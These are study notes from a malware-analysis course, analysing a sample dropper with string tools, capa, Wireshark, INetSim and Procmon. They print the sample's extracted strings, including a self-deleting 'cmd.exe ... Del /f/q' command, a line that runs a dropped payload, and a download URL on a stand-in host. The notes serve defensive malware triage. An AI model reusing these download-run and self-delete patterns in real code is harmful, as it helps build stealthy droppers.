3. show the [magic bytes](#)

Indicators Section

lists all the Strings in the binary and catalogs them into --> POTENTIAL MALICIOUS STRING

indicator (30)	detail	level
groups > API	dynamic-library execution reconnaissance file synchronization ex...	+++++
libraries > flag	OLE32 Extensions for Win32 (urlmon.dll)	+++++
libraries > flag	Internet Extensions for Win32 Library (WININET.dll)	+++++
mitre > technique	T1106 T1057 T1124 T1082	+++++
string > URL	http://ssl-6582datamanager.helpdeskbros.local/favicon.ico	++
string > URL	http://huskyhacks.dev	++
imports > flag	9	++
file > entropy	5.719	+
file > type	executable	+
file > cpu	32-bit	+
file > signature	Microsoft Visual C++	+
file > sha256	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF...	+
file > size	12288 bytes	+
virustotal > error	The server name or address could not be resolved	+
rich-header > checksum	0x729811B0	+
rich-header > offset	0x00000080	+
rich-header > footprint	7CCBB8D96391445204E763AB63E0DCA7B288D05752C74CE14772095C15...	+
file > tooling	Visual Studio 2008	+
file > compiler > stamp	Sat Sep 04 18:11:20 2021	+
manifest > level	asInvoker	+
version (n/a)	3	+
certificate (n/a)		
overlay (n/a)		

libraries

lists all the libraries used by the binary and identifies --> those usually only used by malware

strings

additional layer that examines the strings inside the binary

location	flag (9)	label (67)	group (8)	technique (4)	value
section:.rdata	-	import	synchronization	-	InitializeSListHead
section:.rdata	-	import	reconnaissance	-	IsProcessorFeaturePresent
section:.rdata	-	import	reconnaissance	-	QueryPerformanceCounter
section:.rdata	x	import	reconnaissance	T1057 Process Discovery	GetCurrentProcessId
section:.rdata	-	import	reconnaissance	T1082 System Information Discovery	IsDebuggerPresent
section:.rdata	x	import	network	-	URLDownloadToFile
section:.rdata	x	import	network	-	InternetOpenUrl
section:.rdata	x	import	network	-	InternetOpen
section:.rdata	-	file	network	-	urlmon.dll
section:.rdata	-	file	network	-	WININET.dll
section:.rdata	-	-	memory	-	memset
section:.rdata	-	import	file	T1124 System Time Discovery	GetSystemTimeAsFileTime
section:.rdata	x	import	execution	T1106 Execution through API	CreateProcess
section:.rdata	x	import	execution	T1106 Execution through API	ShellExecute
section:.rdata	x	import	execution	T1057 Process Discovery	GetCurrentProcess
section:.rdata	x	import	execution	-	TerminateProcess
section:.rdata	x	import	execution	T1057 Process Discovery	GetCurrentThreadId
section:.rdata	-	import	exception	-	UnhandledExceptionFilter
section:.rdata	-	import	exception	-	SetUnhandledExceptionFilter
section:.rdata	-	import	dynamic-library	-	GetModuleFileName
section:.rdata	-	import	dynamic-library	-	GetModuleHandle
section:.rdata	-	utility	-	-	cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f/q "%s"
section:.rdata	-	utility	-	-	ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
section:.rdata	-	utility	-	-	open
section:.rdata	-	user-agent	-	-	Mozilla/5.0

Capa

program that **detects malicious capabilities** in suspicious programs by using a set of rules

These **rules**:

are meant to be --> as **high-level and human readable** as possible

example:

Capa will examine a binary --> - identify an API call or string of interest

- match this piece of info against a rule

that is called

- "receive data" or
- "connect to a URL"

=>

It translates --> the technical info in a binary into a simple, human-readable piece of info

example:

```
capa.exe Malware.Unknown.exe.malz
```

C:\Users\simone\Desktop λ capa.exe Malware.Unknown.exe.malz	
md5 sha1 sha256 analysis os format arch path	1d8562c0adcae734d63f7baaca02f7c be138820e72435043b065fbfa786be274b147ab 92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fd8a static windows pe i386 C:/Users/simone/Desktop/Malware.Unknown.exe.malz
MBC Objective MBC Behavior	
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002]
COMMUNICATION	HTTP Communication [C0002] HTTP Communication::Create Request [C0002.012] HTTP Communication::Download URL [C0002.006] HTTP Communication::Open URL [C0002.004]
PROCESS	Create Process [C0017]
Capability	
receive data reference HTTP User-Agent string connect to URL contains PDB path create process on Windows (2 matches)	Namespace communication communication/http communication/http/client executable/pe/pdb host-interaction/process/create

MITRE Adversary Tactics, Techniques & Common Knowledge (ATT&CK)

The MITRE ATT&CK Framework:

is a **standard knowledge** base of --> adversary tactics, techniques, and procedures (TTPs). **MITRE ATT&CK**:

- define and classify cyber adversary activity into groups
- based on:
 - what the activity seeks to accomplish
 - how the activity is carried out.

"In my professional life, no other standard set of def has seen more use than MITRE ATT&CK.
It is an industry standard just about everywhere you go"

Capa Output

Malware Behavioral Catalog (MBC)

MBC:

- similar classification system to MITRE ATT&CK
- but **focuses on malware** specifically
=>
- translates MITRE ATT&CK items --> into terms that focus on the malware analysis use case

In this case Capa identifies that the maware has the capability to:

- Send and receive data
- Do so over HTTP
- Create and terminate processes

Capability

- identifies Capa rule matches against the default Capa rule set.
- this is the most specific of the 3 outputs and gives us the best information for triage

Like in the MBC output, the Capa rule output identifies that the malware can:

- connect to a URL
- send and receive data
- manipulate processes.

More than MBC here we can see --> - the **nº of matches**

- the **namespace for the rules in this output**

Other example

verbose

```
capa.exe Malware.Unknown.exe.malz -v  
-v --> verbose
```

```
C:\Users\simone\Desktop
λ capa.exe Malware.Unknown.exe.malz -v
md5                      1d8562c0adcaee734d63f7baaca02f7c
sha1                     be138820e72435043b065fbf3a786be274b147ab
sha256                    92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fd8a
path                      C:/Users/simone/Desktop/Malware.Unknown.exe.malz
timestamp                 2024-03-13 05:16:12.915273
capa version              7.0.1
os                        windows
format                     pe
arch                       i386
analysis                  static
extractor                 VivisectFeatureExtractor
base address               0x400000
rules                      C:/Users/simone/AppData/Local/Temp/_MEI70802/rules
function count             43
library function count     26
total feature count        1057
```

```
receive data
namespace   communication
description all known techniques for receiving data from a potential C2 server
scope       function
matches     0x401080

reference HTTP User-Agent string
namespace   communication/http
scope       function
matches     0x401080

connect to URL
namespace   communication/http/client
scope       function
matches     0x401080

create HTTP request
namespace   communication/http/client
scope       function
matches     0x401080

download URL
namespace   communication/http/client
scope       function
matches     0x401080

contains PDB path
namespace   executable/pe/pdb
scope       file

create process on Windows (2 matches)
namespace   host-interaction/process/create
scope       basic block
matches     0x4010E3
                    0x401142
```

Capa identifies:

- the rule that is triggered for the binary
- the type of rule
- even the **location in the binary where the rule is triggered in hex form**

double verbose

```

capa.exe Malware.Unknown.exe.malz -vv
C:\Users\simone\Desktop
λ capa.exe Malware.Unknown.exe.malz -vv
md5          1d8562c0adcaee734d63f7baaca02f7c
sha1         be138820e72435043b065fbfb3a786be274b147ab
sha256        92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fd8a
path          C:/Users/simone/Desktop/Malware.Unknown.exe.malz
timestamp     2024-03-13 05:22:15.259067
capa version  7.0.1
os            windows
format        pe
arch           i386
analysis      static
extractor    VivisectFeatureExtractor
base address   0x400000
rules          C:/Users/simone/AppData/Local/Temp/_MEI23042/rules
function count 43
library function count 26
total feature count 1057

contain loop (2 matches, only showing first match of library rule)
author moritz.raabe@mandiant.com
scope function
function @ 0x4011E0
  or:
    characteristic: loop @ 0x4011E0

receive data
namespace communication
author william.ballenthin@mandiant.com
scope function
mbc Command and Control::C2 Communication::Receive Data [B0030.002]
description all known techniques for receiving data from a potential C2 server
function @ 0x401080
  or:
    match: download URL @ 0x401080
    or:
      api: URLDownloadToFile @ 0x4010D9

reference HTTP User-Agent string
namespace communication/http
author @mr-tz
scope function
mbc Communication::HTTP Communication [C0002]
references https://www.useragents.me/, https://www.whatismybrowser.com/guides/the-latest-user-agent/
function @ 0x401080
  or:
    substring: Mozilla/5.0
    - "Mozilla/5.0" @ 0x4010A2

connect to URL
namespace communication/http/client
author michael.hunhoff@mandiant.com
scope function
mbc Communication::HTTP Communication::Open URL [C0002.004]
function @ 0x401080
  and:
    api: InternetOpenUrl @ 0x4010F6
    optional:
      match: create HTTP request @ 0x401080
      and:
        or:
          api: InternetOpen @ 0x4010A7

create HTTP request
namespace communication/http/client
author michael.hunhoff@mandiant.com, anushka.virgaonkar@mandiant.com
scope function
mbc Communication::HTTP Communication::Create Request [C0002.012]
function @ 0x401080
  and:
    or:
      api: InternetOpen @ 0x4010A7

download URL
namespace communication/http/client
author matthew.williams@mandiant.com, michael.hunhoff@mandiant.com, anushka.virgaonkar@mandiant.com
scope function

```

```

download URL to file
namespace communication/http/client

```

```
author      matthew.williams@fireeye.com
scope       function
mbc        Communication::HTTP Communication::Download URL [C0002.006]
examples   F5C93AC768C8206E87544DDD76B3277C:0x100020F0, Practical Malware
Analysis Lab 20-01.exe_:0x401040
function @ 0x401080
or:
api: urlmon.URLDownloadToFile @ 0x4010D9
```

For example the output of `download URL to file` rule indicates that:

- this rule triggers when the `urlmon.URLDownloadToFile` API call is located in the binary
- It has identified:
 - this API call
 - provides the location in the binary where it is called
 - provides some examples of where this kind of malware behavior has been seen before

For some rules:

there are conditionals that can trigger the rule based on multiple criteria

example:

```
create process (2 matches)
namespace  host-interaction/process/create
author      moritz.raabe@fireeye.com
scope       basic block
mbc        Process::Create Process [C0017]
examples   9324D1A8AE37A36AE560C37448C9705A:0x406DB0, Practical Malware
Analysis Lab 01-04.exe_:0x4011FC
basic block @ 0x4010E3
or:
api: shell32.ShellExecute @ 0x401128
basic block @ 0x401142
or:
api: kernel32.CreateProcess @ 0x4011AD
```

This rule identifies process creation based on:

- the existence of the `ShellExecute` API call --> located in `shell32.dll`
- or
- the `CreateProcess` API call --> located in `kernel32.dll`

Note Review

Look at the --> [report](#)
to see how to write a report for this work

Basic Dynamic Analysis

In this process --> we are going to execute the malware

doing Static analysis --> is useful to find some initial info
but nothing more than run the malware:
can give us info

Host and Network Indicators

dynamically analysis will tell us a lot of info about:

- **host indicators** --> actions that happen on the host where the malware is been detonated
- **network indicators** --> action that happen through the network

some actions can be both:

example DNS request --> - can be surely a network indicator
- but also a host indicator (due to log file inside the host)

Initial Detonation & Triage

Network Indicators

Hunting for Network Signatures

we'll use the same malware as the previous lab

PMAT-labs/labs/1-

1.BasicStaticAnalysis/Malware.Unknown.exe.malz/Malware.Unknown.exe.7z

what this malware does:

- it tries to reach a domain
 - it sees if the domain is online
 - if YES => it connects to it
 - if NO => it deletes the malware from the pc
- =>

Wireshark and Inetsim

- turn on REMnux VM
 - launch `inetsim` ([Notes_PMAT > INetSim Setup](#))
 - launch wireshark --> `sudo wireshark`
- on FlareVM
 - remove the .malz extension to the malware

Now:

look at our Report and what we found with the static analysis:

```

cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
http://ssl-6582datamanager.helpdeskbros.local/favicon.ico
C:\Users\Public\Documents\CR433101.dat.exe
Mozilla/5.0
http://huskyhacks.dev
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
Open

```

=>

let's filter the wireshark traffic to --> **try to catch the favicon.ico**

=>

put inside the wireshark bar --> http.request.full_uri contains favicon.icon

now:

detonate the malware

=>

we captured one packet:

http.request.full_uri contains favicon.ico						
No.	Time	Source	Destination	Protocol	Length	Info
+>	126 427.577205...	10.0.0.3	10.0.0.4	HTTP	302	GET /favicon.ico HTTP/1.1
Frame 126: 302 bytes on wire (2416 bits), 302 bytes captured (2416 bits) on interface enp0s3, id 0 Ethernet II, Src: PcsCompu_b6:60:e6 (08:00:27:b6:60:e6), Dst: PcsCompu_87:09:c3 (08:00:27:87:09:c3) Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4 Transmission Control Protocol, Src Port: 49816, Dst Port: 80, Seq: 1, Ack: 1, Len: 248 Hypertext Transfer Protocol > GET /favicon.ico HTTP/1.1\r\n Accept: */*\r\n Accept-Encoding: gzip, deflate\r\n User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E Host: ssl-6582datamanager.helpdeskbros.local\r\n Connection: Keep-Alive\r\n \r\n [Full request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico] [HTTP request 1/1] [Response in frame: 130]						

open it to the Hypertext Transfer Protocol:

- it's a get request to a site that contains --> favicon.ico
- from a Firefox browser
- and the FULL URI is --> http://ssl-6582datamanager.helpdeskbros.local/favicon.ico
- **that is the URI that we found in our static analysis**

=>

Copy this screenshot inside the report as --> **Network Signature**

What know

our **GOAL** is to --> completely understand what the malware does

=>

for now we only understand that --> it makes a http request to this website

BUT:

we don't know what else is doing on the host side (host indicators)

=>

- we must restore our VM --> before the detonation

Host-Based Indicators

Procmon

advanced monitoring tool for Windows that shows:

- real-time file system
- registry
- process/thread activity

Most powerful feature --> the **filter** (light blue icon)

=>

the only thing that we know about the malware is:


the process name (bc it's the name of the file)

=>

by filtering in this way:

we'll see only the events generated by this process name

Filter by process name



=>

- detonate the malware
- look at the procmon output

Info About the file created by the malware

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result	Detail
8:17:18.4031289 AM	Malware.Unknown.exe	5764	Process Start		SUCCESS	Parent PID: 4440, Command line: "
8:17:18.4031339 AM	Malware.Unknown.exe	5764	Thread Create		SUCCESS	Thread ID: 2584
8:17:18.4117867 AM	Malware.Unknown.exe	5764	Load Image	C:\Users\simone\Desktop\Malware.Unknown.exe	SUCCESS	Image Base: 0x710000, Image Size
8:17:18.4118465 AM	Malware.Unknown.exe	5764	Load Image	C:\Windows\System32\intl.dll	SUCCESS	Image Base: 0x7fb8e70d0000, Image S
8:17:18.4119025 AM	Malware.Unknown.exe	5764	Load Image	C:\Windows\SysWOW64\intl.dll	SUCCESS	Image Base: 0x77e40000, Image S
8:17:18.4119801 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value
8:17:18.4119917 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
8:17:18.4120016 AM	Malware.Unknown.exe	5764	RegQueryValue	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND	Length: 80
8:17:18.4120220 AM	Malware.Unknown.exe	5764	RegCloseKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	
8:17:18.4120306 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Query Value
8:17:18.4120368 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Query Value
8:17:18.4120527 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value, En
8:17:18.4120583 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value, En
8:17:18.4120641 AM	Malware.Unknown.exe	5764	RegQueryValue	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
8:17:18.4120716 AM	Malware.Unknown.exe	5764	RegCloseKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	
8:17:18.4122532 AM	Malware.Unknown.exe	5764	CreateFile	C:\Windows	SUCCESS	Desired Access: Execute/Traverse
8:17:18.4123481 AM	Malware.Unknown.exe	5764	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7fb8e62c0000, Image S
8:17:18.4124285 AM	Malware.Unknown.exe	5764	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7fb8b6ed0000, Image S
8:17:18.4126077 AM	Malware.Unknown.exe	5764	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access: Read Attributes, C
8:17:18.4127461 AM	Malware.Unknown.exe	5764	CreateFile	C:\Windows	SUCCESS	Desired Access: Read Attributes, S
8:17:18.4127604 AM	Malware.Unknown.exe	5764	QueryNameInfor... C:\Windows		SUCCESS	Name: \Windows
8:17:18.4127686 AM	Malware.Unknown.exe	5764	CloseFile	C:\Windows	SUCCESS	
8:17:18.4127875 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSOFTWARE\Microsoft\Wow64\x86	SUCCESS	
8:17:18.4128167 AM	Malware.Unknown.exe	5764	RegQueryValue	HKLMSOFTWARE\Microsoft\Wow64\x86\Malware.Unknown.exe	NAME NOT FOUND	Length: 520
8:17:18.4128298 AM	Malware.Unknown.exe	5764	RegQueryValue	HKLMSOFTWARE\Microsoft\Wow64\x86(Default)	SUCCESS	Type: REG_SZ, Length: 26, Data: \
8:17:18.4128415 AM	Malware.Unknown.exe	5764	RegCloseKey	HKLMSOFTWARE\Microsoft\Wow64\x86	SUCCESS	
8:17:18.4129401 AM	Malware.Unknown.exe	5764	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x77e30000, Image S
8:17:18.4131008 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value
8:17:18.4131117 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
8:17:18.4131220 AM	Malware.Unknown.exe	5764	RegSetInfoKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	KeySetInformationClass: KeySetHa
8:17:18.4131295 AM	Malware.Unknown.exe	5764	RegQueryValue	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND	Length: 80
8:17:18.4131371 AM	Malware.Unknown.exe	5764	RegCloseKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	
8:17:18.4131471 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Query Value
8:17:18.4131534 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Query Value
8:17:18.4131722 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Query Value, En
8:17:18.4131780 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value, En
8:17:18.4131841 AM	Malware.Unknown.exe	5764	RegSetInfoKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	KeySetInformationClass: KeySetHa
8:17:18.4131893 AM	Malware.Unknown.exe	5764	RegQueryValue	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
8:17:18.4132078 AM	Malware.Unknown.exe	5764	RegCloseKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	
8:17:18.4134167 AM	Malware.Unknown.exe	5764	CreateFile	C:\Users\simone\Desktop	SUCCESS	Desired Access: Execute/Traverse
8:17:18.4135052 AM	Malware.Unknown.exe	5764	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x775e0000, Image S
8:17:18.4135960 AM	Malware.Unknown.exe	5764	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x779e0000, Image S
8:17:18.4140901 AM	Malware.Unknown.exe	5764	CreateFile	C:\Windows\System32\conhost.exe	SUCCESS	Desired Access: Execute/Traverse
8:17:18.4141178 AM	Malware.Unknown.exe	5764	CreateFileMapping	C:\Windows\System32\conhost.exe	FILE LOCKED WITH ... SyncType: SyncTypeCreateSectio	
8:17:18.4141465 AM	Malware.Unknown.exe	5764	CreateFileMapping	C:\Windows\System32\conhost.exe	SUCCESS	SyncType: SyncTypeOther
8:17:18.4141659 AM	Malware.Unknown.exe	5764	RegOpenKey	HKLMSOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Conho... NAME NOT FOUND	Desired Access: Query Value, En	

=>

we can see:


- **Time** --> each process order by time
- **PID** --> the n° of the process (PID)
- **Operation** --> what type of operations the process does
- **Path** --> where this operation is happening inside the OS
- **Result**
- **Detail**

what other thing we can search:

everything related to file

=>

Filter by everything related to File



if we scroll down:

we can find a file --> that we found inside our static analysis

=>

C:\Users\Public\Documents\CR433101.dat.exe

=>

here we can see that:

- this file is created by malware

8:17:20.607958 AM	Malware.Unknown.exe	5764	CreateFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Creation Time: 3/13/2024 8:17:20 AM...
8:17:20.6080565 AM	Malware.Unknown.exe	5764	ReadFile	C:\Users\simone\AppData\Local\Microsoft\Windows\NetCache\E\CAVOQN7...	SUCCESS	Desired Access: Generic Write, Rea...
8:17:20.6080674 AM	Malware.Unknown.exe	5764	WriteFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Offset: 0, Length: 198, Priority: Normal
8:17:20.6080738 AM	Malware.Unknown.exe	5764	CloseFile	C:\Users\Public\Documents\CR433101.dat.exe	SUCCESS	Offset: 198, Length: 0
8:17:20.6081386 AM	Malware.Unknown.exe	5764	CloseFile	C:\Users\simone\AppData\Local\Microsoft\Windows\NetCache\E\CAVOQN7...	SUCCESS	Offset: 0, Length: 198, Priority: Normal
8:17:20.6081992 AM	Malware.Unknown.exe	5764	CloseFile	C:\Users\simone\AppData\Local\Microsoft\Windows\NetCache\E\CAVOQN7...	SUCCESS	
8:17:20.6084358 AM	Malware.Unknown.exe	5764	CloseFile	C:\Users\simone\AppData\Local\Microsoft\Windows\NetCache\E\CAVOQN7...	SUCCESS	

=>

to know for sure that the malware is responsible for creating this file:

=>

we can:

- open the Explorer file to this location
- delete the file
- run again the malware
- see if the file is been recreated
- yes It has

=>

make a screenshot with also the file explorer and put it inside the Report

=>

Now

we are starting understand what this malware does:

- it tries to reach a website
- it creates a file inside the host
=>
- **probably** the malware is a --> **malware dropper**
 - malware that:
 - **downloads** a file
 - **saves** it locally on the host
 - this **second payload** --> **will do something** (that right now we don't know)
- **BUT WE ARE NOT SURE** (we can't prove this already)


⚠ Remember

When the host tries to retrieve any file from internet and INetSim is enabled on REMnux VM
=>

the resulting file --> will be **ALWAYS** the standard INetSim executable file
even if we try to:

retrieve a file that doesn't exist

Ex:



